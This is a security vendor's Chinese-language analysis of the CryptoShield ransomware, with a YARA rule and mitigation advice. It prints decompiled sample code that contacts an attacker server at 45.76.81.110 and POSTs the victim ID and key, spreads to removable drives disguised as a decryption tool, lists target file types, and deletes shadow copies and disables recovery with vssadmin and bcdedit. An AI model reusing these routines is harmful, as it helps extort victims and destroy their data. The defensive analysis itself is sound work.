CryptoShield勒索样本分析

病毒概述


近日，天融信 EDR 安全团队捕获病毒样本。黑客利用社工方式诱骗受害人点击下载文件，点击文件后，把自身复制到指定的目录下，向后台发送生成的秘钥及受害者 ID，在注册表设置开机启动项，检测磁盘，如果有 U 盘就将自身复制过去，采用 rsa 算法进行加密，加密指定类型的文件，加密后在桌面生成勒索信，清理备份文件。


天融信 EDR 可精确检测并查杀该木马，有效阻止事件蔓延。

病毒分析

收到样本，用侦壳软件打开，发现没有壳

程序运行后，尝试建立 1FAAXB2.tmp 文件







获取的当前用户名和盘符信息，建立互斥防止重复运行


```
v0 = sub_402A10();                      // 获取盘符信息
v1 = sub_402980(v0);                    // 获取用户名
wsprintfW(Name, L"%08X%08X", v1);
v2 = CreateMutexW(0, 0, Name);          // 建立名为 C6F263214465C849 的互斥防止重复运行
```

建立文件夹，将自身复制并改名为 smartscreen.exe






地址	HEX 数据												ASCII
0012EC54	43	00	3A	00	5C	00	44	00	6F	00	63	00	75	00	6D	00	C.:.\.D.o.c.u.m.
0012EC64	65	00	6E	00	74	00	73	00	20	00	61	00	6E	00	64	00	e.n.t.s. .a.n.d.
0012EC74	20	00	53	00	65	00	74	00	74	00	69	00	6E	00	67	00	.S.e.t.t.i.n.g.
0012EC84	73	00	5C	00	41	00	6C	00	6C	00	20	00	55	00	73	00	s.\.A.l.l. .U.s.
0012EC94	65	00	72	00	73	00	5C	00	41	00	70	00	70	00	6C	00	e.r.s.\.A.p.p.l.
0012ECA4	69	00	63	00	61	00	74	00	69	00	6F	00	6E	00	20	00	i.c.a.t.i.o.n. .
0012ECB4	44	00	61	00	74	00	61	00	5C	00	4D	00	69	00	63	00	D.a.t.a.\.M.i.c.
0012ECC4	72	00	6F	00	53	00	6F	00	66	00	74	00	57	00	61	00	r.o.S.o.f.t.W.a.
0012ECD4	72	00	65	00	5C	00	53	00	6D	00	61	00	72	00	74	00	r.e.\.S.m.a.r.t.
0012ECE4	53	00	63	00	72	00	65	00	65	00	6E	00	5C	00	53	00	S.c.r.e.e.n.\.S.
0012ECF4	6D	00	61	00	72	00	74	00	53	00	63	00	72	00	65	00	m.a.r.t.S.c.r.e.
0012ED04	65	00	6E	00	2E	00	65	00	78	00	65	00	00	00	93	7C	e.n...e.x.e...揩



打开注册表，并尝试添加开机自启动，启动名为 Windows SmartScreen 和 Windows SmartScreen Updater



尝试连接黑客后台 45.76.81.110

```
WSAStartup(0x202u, &WSAData);
v0 = socket(2, 1, 0);
name.sa_family = 2;
*(_WORD *)name.sa_data = htons(0x50u);
if ( inet_addr("45.76.81.110") == -1 )        // 尝试向 45.76.81.110 发起连接
{
  v1 = gethostbyname("45.76.81.110");
  if ( v1 )
  {
    *(_DWORD *)&name.sa_data[2] = **(_DWORD **)v1->h_addr_list;
  }
  else
  {
    closesocket(v0);
    WSACleanup();
  }
}
else
{
  *(_DWORD *)&name.sa_data[2] = inet_addr("45.76.81.110");
}
```

尝试新建存放秘钥的文件 ExcelFavorite.acl

```
wsprintfW(PathName, L"\\\\?\\%s\\OfficeTab", pszPath);
wsprintfW(v8, L"\\\\?\\%s\\OfficeTab\\Favorites", pszPath);
wsprintfW(FileName, L"\\\\?\\%s\\OfficeTab\\Favorites\\ExcelFavorite.acl", pszPath);// 生成秘钥文件
CreateDirectoryW(PathName, 0);
```

调用秘钥算法，生成秘钥，并将内容写入到秘钥文件

```
34      sub_402B90(v0, pdwDataLen);               // 生成秘钥，将秘钥写入到文件
35      WriteFile(v1, v0, pdwDataLen, &NumberOfBytesWritten, 0);
36      FlushFileBuffers(v1);
37      if ( v1 )
38        CloseHandle(v1);
39      else
40        CloseHandle(0);
```

将生成的秘钥整理，在秘钥前后添加标识

```
wsprintfW(FileName, L"\\\\?\\%s\\OfficeTab\\Favorites\\ExcelFavorite.acl", pszPath);
v2 = CreateFileW(FileName, 0x80000000, 1u, 0, 3u, 0x80u, 0);
v3 = v2;
if ( v2 != (HANDLE)-1 )
{
  v4 = GetFileSize(v2, 0);
  NumberOfBytesRead = 0;
  ReadFile(v3, v1, v4, &NumberOfBytesRead, 0);
  CloseHandle(v3);
}
v5 = (CHAR *)GlobalAlloc(0x40u, 0x1000u);
lstrcpyA(v5, "-----BEGIN PRIVATE KEY-----<br>");// 读取秘钥文件，对文件修改，将内容添加到文件起始位置
for ( i = 0; i < 276; ++i )
{
  if ( i > 0 && !(i % 70) )
    lstrcatA(v5, "<br>");
  sub_404030((int)String2, 0, 260);
  wsprintfA(String2, "%02X", v13[i]);
  lstrcatA(v5, String2);
}
lstrcatA(v5, "<br>-----END PRIVATE KEY----- ");// 将文件内容增加到秘钥文件末尾
v11 = sub_402A10();
v7 = sub_402980();
```

地址	HEX 数据																ASCII
001698C8	2D	2D	2D	2D	2D	42	45	47	49	4E	20	50	52	49	56	41	-----BEGIN PRIVA
001698D8	54	45	20	4B	45	59	2D	2D	2D	2D	2D	3C	62	72	3E	36	TE KEY----- 6
001698E8	46	46	34	39	41	31	42	44	32	37	41	39	43	31	42	30	FF49A1BD27A9C1B0
001698F8	43	39	42	39	39	43	44	37	31	45	45	39	39	34	37	39	C9B99CD71EE99479
00169908	42	43	30	34	32	35	44	36	43	32	44	34	38	37	43	31	BC0425D6C2D487C1
00169918	35	34	34	45	36	30	32	37	38	43	44	32	46	46	44	43	544E60278CD2FFDC
00169928	39	34	33	36	34	46	31	38	34	42	43	35	37	30	42	46	94364F184BC570BF
00169938	39	42	30	45	43	45	35	36	37	30	42	42	32	45	37	41	9B0ECE5670BB2E7A
00169948	45	38	38	43	41	35	33	43	30	30	46	30	42	42	37	45	E88CA53C00F0BB7E
00169958	42	30	31	32	43	33	32	41	46	44	43	32	32	37	38	37	B012C32AFDC22787

新建 文本文档.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
-----BEGIN PRIVATE KEY-----
<br>6FF49A1BD27A9C1B0C9B99CD71EE99479BC0425D6C2D487C1544E60278CD2FFDC94364F184BC570BF9B0EC
E5670BB2E7AE88CA53C00F0BB7EB012C32AFDC22787059060241205<br>B25085B246FF782A07F4D3BD9B627CFF
37DCBD63F49DD515DCDCDB67B27358BE1D7E0B376DAE7745A874CAB72FA2871EE471FC6E001823F43689BB0D2F
47C194230C1CF6D610<br>1900222E61DA76E79FF236B2E8D26EF07420EEE6FFFB87D959E3E97665F60C80770F
B22354B520AAF225CC1193C78B8F328A765DC9F82D5DEEA282C02F60E6DBE8348B50A079<br>F4B73765EEB833
DFA37AD2FA9E71915698005562C9E166BB4D5D08468939F30F2B97D34DF32E6622288C176CFB4318D70CC74943
441CF5F3DA4861B4BDF01F804CC5<br>-----END PRIVATE KEY-----
```

第二次尝试连接黑客服务器，将秘钥等信息发送

```
v12 = v4;
if ( v4 )
{
  result = HttpOpenRequestA(                    // 连接黑客服务器，通过post方式将 key 受害者ID等信息发出去
             v4,
             "POST",
             "/test_site_scripts/moduls/traffic/get_info.php",
             "HTTP/1.0",
             0,
             0,
             0x4000000u,
             0);
  hRequest = result;
  if ( !result )
    goto LABEL_7;
  v8 = (CHAR *)GlobalAlloc(0x40u, 0x2000u);
  lstrcpyA(v8, "id=");
  lstrcatA(v8, a1);
  lstrcatA(v8, "&numbers=");
  lstrcatA(v8, a2);
```

将秘钥加载，准备开始加密，再次遍历盘符，如果不是本地磁盘的话，就将病毒拷贝过去，命名为勒索解密工具

```
10
11  *(_DWORD *)RootPathName = 0;
12  SetErrorMode(1u);
13  for ( i = 0; i < 26; ++i )
14  {
15    wsprintfW(RootPathName, L"%c:", (unsigned __int16)(char)(i + 65));// 遍历查找盘符
16    result = GetDriveTypeW(RootPathName);
17    v5 = result;
18    if ( result == 3 || result == 2 || result == 4 || result == 6 )// 如果是本地硬盘，那么启动加密
19    {
20      result = encrypt_files(L"*.*", RootPathName, a2, a1, a3);
21      if ( v5 == 2 || v5 == 4 )                // 如果是网络磁盘、软盘、可移动磁盘，将自身拷贝过去并改名伪装成解密工具
22      {
23        GetModuleFileNameW(0, Filename, 0x208u);
24        wsprintfW(FileName, L"\\\\?\\%s\\Stop Ransomware Decrypts Tools.exe:Zone.Identifier", RootPathName);
25        wsprintfW(NewFileName, L"\\\\?\\%s\\Stop Ransomware Decrypts Tools.exe", RootPathName);
26        CopyFileW(Filename, NewFileName, 1);
27        result = DeleteFileW(FileName);
28      }
29    }
30  }
31  return result;
32}
```

开始遍历文件，首先判断文件夹名，如果在名单内，那么不加密跳过

```
if ( hFindFile != (HANDLE)-1 && !sub_4019A0() )
{
  v8 = StrStrW;
  if ( (FindFileData.dwFileAttributes & 0x10) == 0
    && lstrcmpW(FindFileData.cFileName, L"..")
    && lstrcmpW(FindFileData.cFileName, L".")
    && sub_401B50(FindFileData.cFileName)
    && !StrStrW(FindFileData.cFileName, L"# RESTORING FILES #")
    && !StrStrW(FindFileData.cFileName, L"CRYPTOSHIELD") )
  {
    v9 = FindFileData.nFileSizeLow;
```

```
v0 = lstrlenW(pszFirst);                // 这个名单内的文件夹跳过，不加密
CharUpperBuffW(pszFirst, v0);
if ( StrStrW(pszFirst, L"WINDOWS")
  || StrStrW(pszFirst, L"PACKAGES")
  || StrStrW(pszFirst, L"COOKIES")
  || StrStrW(pszFirst, L"PROGRAMDATA")
  || StrStrW(pszFirst, L"MICROSOFT")
  || StrStrW(pszFirst, L"BOOT")
  || StrStrW(pszFirst, L"APPLICATION DATA")
  || StrStrW(pszFirst, L"WINNT")
  || StrStrW(pszFirst, L"TMP")
  || StrStrW(pszFirst, L"INETCACHE")
  || StrStrW(pszFirst, L"NVIDIA")
  || StrStrW(pszFirst, L"SYSTEM VOLUME INFORMATION")
  || StrStrW(pszFirst, L"$RECYCLE.BIN")
  || StrStrW(pszFirst, L"TEMP")
  || StrStrW(pszFirst, L"PROGRAM FILES")
  || StrStrW(pszFirst, L"PROGRAM FILES (X86)")
  || StrStrW(pszFirst, L"CACHE")
  || StrStrW(pszFirst, L"TEMPORARY INTERNET FILES")
  || StrStrW(pszFirst, L"WEBCACHE")
  || StrStrW(pszFirst, L"GAMES")
  || (result = (int)StrStrW(pszFirst, L"APPDATA")) != 0 )
{
  result = 1;
}
return result;
}
```

之后判断文件的后缀名是否在名单内，如果在，那么加密文件。

```
}
return StrStrW(
         L".ACCDB.MDB.MDF.DBF.VPD.SDF.SQLITEDB.SQLITE3.SQLITE.SQL.SDB.DOC.DOCX.ODT.XLS.XLSX.ODS.PPT.PPTX.ODP.PST.DBX.WAB"
          ".TBK.PPS.PPSX.PDF.JPG.TIF.PUB.ONE.RTF.CSV.DOCM.XLSM.PPTM.PPSM.XLSB.DOT.DOTX.DOTM.XLT.XLTX.XLTM.POT.POTX.POTM"
          ".XPS.WPS.XLA.XLAM.ERBSQL.SQLITE-SHM.SQLITE-WAL.LITESQL.NDF.OST.PAB.OAB.CONTACT.JNT.MAPIMAIL.MSG.PRF.RAR.TXT."
          "XML.ZIP.1CD.3DS.3G2.3GP.7Z.7ZIP.AOI.ASF.ASP.ASPX.ASX.AVI.BAK.CER.CFG.CLASS.CONFIG.CSS.DDS.DWG.DXF.FLF.FLV.HT"
          "ML.IDX.JS.KEY.KWM.LACCDB.LDF.LIT.M3U.MBX.MD.MID.MLB.MOV.MP3.MP4.MPG.OBJ.PAGES.PHP.PSD.PWM.RM.SAFE.SAV.SAVE.S"
          "RT.SWF.THM.VOB.WAV.WMA.WMV.3DM.AAC.AI.ARW.C.CDR.CLS.CPI.CPP.CS.DB3.DRW.DXB.EPS.FLA.FLAC.FXG.JAVA.M.M4V.MAX.P"
          "CD.PCT.PL.PPAM.PS.PSPIMAGE.R3D.RW2.SLDM.SLDX.SVG.TGA.XLM.XLR.XLW.ACT.ADP.AL.BKP.BLEND.CDF.CDX.CGM.CR2.CRT.DA"
          "C.DCR.DDD.DESIGN.DTD.FDB.FFF.FPX.H.IIF.INDD.JPEG.MOS.ND.NSD.NSF.NSG.NSH.ODC.OIL.PAS.PAT.PEF.PFX.PTX.QBB.QBM."
          "SAS7BDAT.SAY.ST4.ST6.STC.SXC.SXW.TLG.WAD.XLK.AIFF.BIN.BMP.CMT.DAT.DIT.EDB.FLVV.GIF.GROUPS.HDD.HPP.M2TS.M4P.M"
          "KV.MPEG.NVRAM.OGG.PDB.PIF.PNG.QED.QCOW.QCOW2.RVT.ST7.STM.VBOX.VDI.VHD.VHDX.VMDK.VMSD.VMX.VMXF.3FR.3PR.AB4.AC"
          "CDE.ACCDR.ACCDT.ACH.ACR.ADB.ADS.AGDL.AIT.APJ.ASM.AWG.BACK.BACKUP.BACKUPDB.BANK.BAY.BDB.BGT.BIK.BPW.CDR3.CDR4"
          ".CDR5.CDR6.CDRW.CE1.CE2.CIB.CRAW.CRW.CSH.CSL.DB_JOURNAL.DC2.DCS.DDOC.DDRW.DER.DES.DGC.DJVU.DNG.DRF.DXG.EML.E"
          "RF.EXF.FFD.FH.FHD.GRAY.GREY.GRY.HBK.IBANK.IBD.IBZ.IIQ.INCPAS.JPE.KC2.KDBX.KDC.KPDX.LUA.MDC.MEF.MFW.MMW.MNY.M"
          "ONEYWELL.MRW.MYD.NDD.NEF.NK2.NOP.NRW.NS2.NS3.NS4.NWB.NX2.NXL.NYF.ODB.ODF.ODG.ODM.ORF.OTG.OTH.OTP.OTS.OTT.P12"
          ".P7B.P7C.PDD.MTS.PLUS_MUHD.PLC.PSAFE3.PY.QBA.QBR.QBW.QBX.QBY.RAF.RAT.RAW.RDB.RWL.RWZ.S3DB.SD0.SDA.SR2.SRF.SR"
          "W.ST5.ST8.STD.STI.STW.STX.SXD.SXG.SXI.SXM.TEX.WALLET.WB2.WPD.X11.X3F.XIS.YCBCRA.YUV.MAB.JSON.MSF.JAR.CDB.SRB"
          ".ABD.QTB.CFN.INFO.INFO_.FLB.DEF.ATB.TBN.TBB.TLX.PML.PMO.PNX.PNC.PMI.PMM.LCK.PM!.PMR.USR.PND.PMJ.PM.LOCK.SRS."
          "PBF.OMG.WMF.SH.WAR.ASCX.K2P.APK.ASSET.BSA.D3DBSP.DAS.FORGE.IWI.LBF.LITEMOD.LTX.M4A.RE4.SLM.TIFF.UPK.XXX.MONE"
          "Y.CASH.PRIVATE.CRY.VSD.TAX.GBR.DGN.STL.GHO.MA.ACC.DB",
         pszSrch) != 0;
}
```

加密完成后，在目录下生成两种格式的勒索信，勒索信内容一致


```
103  FindClose(hFindFile);
104  v7(pszFirst, a2);
105  lstrcatW(pszFirst, L"\\*.*");
106  crypt_read_me_html((void *)a2);              // 生成两种格式的勒索信
107  crypt_read_me_txt((void *)a2);
108  v11 = FindFirstFileW(pszFirst, &FindFileData);
```

```
WCHAR FileName[260]; // [esp+B84h] [ebp-310h] BYREF
CHAR Buffer[260]; // [esp+D8Ch] [ebp-108h] BYREF

strcpy(
  String,
  " <!DOCTYPE html PUBLIC \"-//W3C//DTD XHTML 1.0 Transitional//EN\" \"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio"
  "nal.dtd\">\r\n"
  "\t\t <html xmlns=\"http://www.w3.org/1999/xhtml\">\r\n"
  "\t\t <head>\r\n"
  "\t\t <meta http-equiv=\"Content-Type\" content=\"text/html; charset=utf-8\" />\r\n"
  "\t\t <title>CryptoShield 1.0</title>\r\n"
  "\t\t <style type=\"text/css\">\r\n"
  "\t\t <!--\r\n"
  "\t\t .style2 {color: #FF0000}\r\n"
  "\t\t -->\r\n"
  "\t\t body{\r\n"
  "\t\t background-color: #33CCFF; /* ???? ???? ???-???????? */\r\n"
  "\t\t }\r\n"
  "\t\t </style>\r\n"
  "\t\t </head>\r\n"
  "\t\t <body>\r\n"
  "\t\t <br>\r\n"
  "\t\t <table width=\"59%\" height=\"100%\" border=\"1\" align=\"center\" bgcolor=\"#E4E2E0\">\r\n"
  "\t\t <tr>\r\n"
  "\t\t <td>\r\n"
  "\t\t <strong>NOT YOUR LANGUAGE? USE</strong>   <a href=\"https://translate.google.com\"  <strong>http://translate.go"
  "ogle.com</strong></a><br>\r\n"
  "\t\t <br>\r\n"
  "\t\t <span class=\"style2\"><strong>What happened to you files</strong>?</span><br>\r\n"
  "\t\t All of your files were encrypted by a strong encryption with RSA-2048 using CryptoShield 1.0.<br>\r\n"
  "\t\t More information about the encryption keys using RSA-2048 can be found here: <a href=\" https://en.wikipedia.or"
  "g/wiki/RSA_(cryptosystem)\"  <strong> https://en.wikipedia.org/wiki/RSA_(cryptosystem)</strong></a><br><br><br> \r\n"
  "\t\t <span class=\"style2\"><strong>How did this happen ?</strong></span> <br>\r\n"
```

加密完成后，生成 1FAAXB2.tmp 文件，并写入 AFEE16BC，将秘钥文件删除

```
13  wsprintfW(FileName, L"\\\\?\\%s\\1FAAXB2.tmp", pszPath);
14  v0 = CreateFileW(FileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
15  SetFilePointer(v0, 0, 0, 2u);
16  v1 = lstrlenA("AFEE16BC");
17  WriteFile(v0, "AFEE16BC", v1, &NumberOfBytesWritten, 0);// 加密完成后，将AFEE16BC  写入到1FAAXB2.tmp中作为该主机已被加密，防止二次加密
18  FlushFileBuffers(v0);
19  CloseHandle(v0);
20  SHGetSpecialFolderPathW(0, v4, 26, 0);
21  wsprintfW(v7, L"\\\\?\\%s\\OfficeTab\\Favorites\\ExcelFavorite.acl", v4);// 将秘钥文件删除
22  DeleteFileW(v7);
23  return DeleteFileW(v7);
24}
```



调用 cmd 清理备份文件，防止还原

```
1 HINSTANCE sub_402CA0()
2 {
3   ShellExecuteW(0, 0, L"cmd", L"/C vssadmin.exe Delete Shadows /All /Quiet", 0, 0);
4   ShellExecuteW(0, 0, L"cmd", L"/C bcdedit /set {default} recoveryenabled No", 0, 0);
5   ShellExecuteW(0, 0, L"cmd", L"/C bcdedit /set {default} bootstatuspolicy ignoreallfailures", 0, 0);
6   return ShellExecuteW(0, 0, L"cmd", L"/C net stop vss", 0, 0);
7 }
```

打开勒索信，程序退出

```
32 LABEL_3:
33         ExitProcess(0);
34       sub_402CA0();
35     }
36     sub_403360();                          // 打开运行勒索信后，病毒程序退出
37     ExitProcess(0);
38   }
```

yara 规则

```
rule encrypt_shield
{
meta:
   description= "CryptoShield virus"
strings:
   $key1 = { 2D 2D 2D 2D 2D 42 45 47 49 4E 20 50 52 49 56 41 54 45 20 4B 45 59 2D 2D 2D 2D }
   $key2 = { 2D 2D 2D 2D 2D 45 4E 44 20 50 52 49 56 41 54 45 20 4B 45 59 2D 2D 2D 2D }
   $url = { 34 35 2E 37 36 2E 38 31 2E 31 31 30 }
   $autorun = { 5C 00 4D 00 69 00 63 00 72 00 6F 00 53 00 6F 00 66 00 74 00 57 00 61 00 72 00 65 00 5C 00 53 00 6D 00 61 00 72 00 74 00 53 00 63 00 72 00 65 00 65 00 6E 00 }
   $regedit_run = { 53 00 6F 00 66 00 74 00 57 00 61 00 72 00 65 00 5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 5C 00 43 00 75 00 72 00 72 00 65 00 6E 00 74 00 56 00 65 00 72 00 73 00 69 00 6F 00 6E 00 5C 00 52 00 75 00 6E 00 00 00 }
condition:
   uint16(0)==0x5A4D and filesize < 300KB and all of them
}
```

防护建议

针对病毒，可通过以下三种方式进行防御或查杀：

1. 下载安装天融信 EDR 防御软件并进行全盘扫描查杀，即可清除该木马。
2. 更改系统及应用使用的默认密码，配置高强度密码认证，并定期更新密码。
3. 及时修复系统及应用漏洞。

天融信 EDR 获取方式

- 天融信 EDR 企业版试用：可通过天融信各地分公司获取（查询网址：http://www.topsec.com.cn/contact/）
- 天融信 EDR 单机版下载地址：http://edr.topsec.com.cn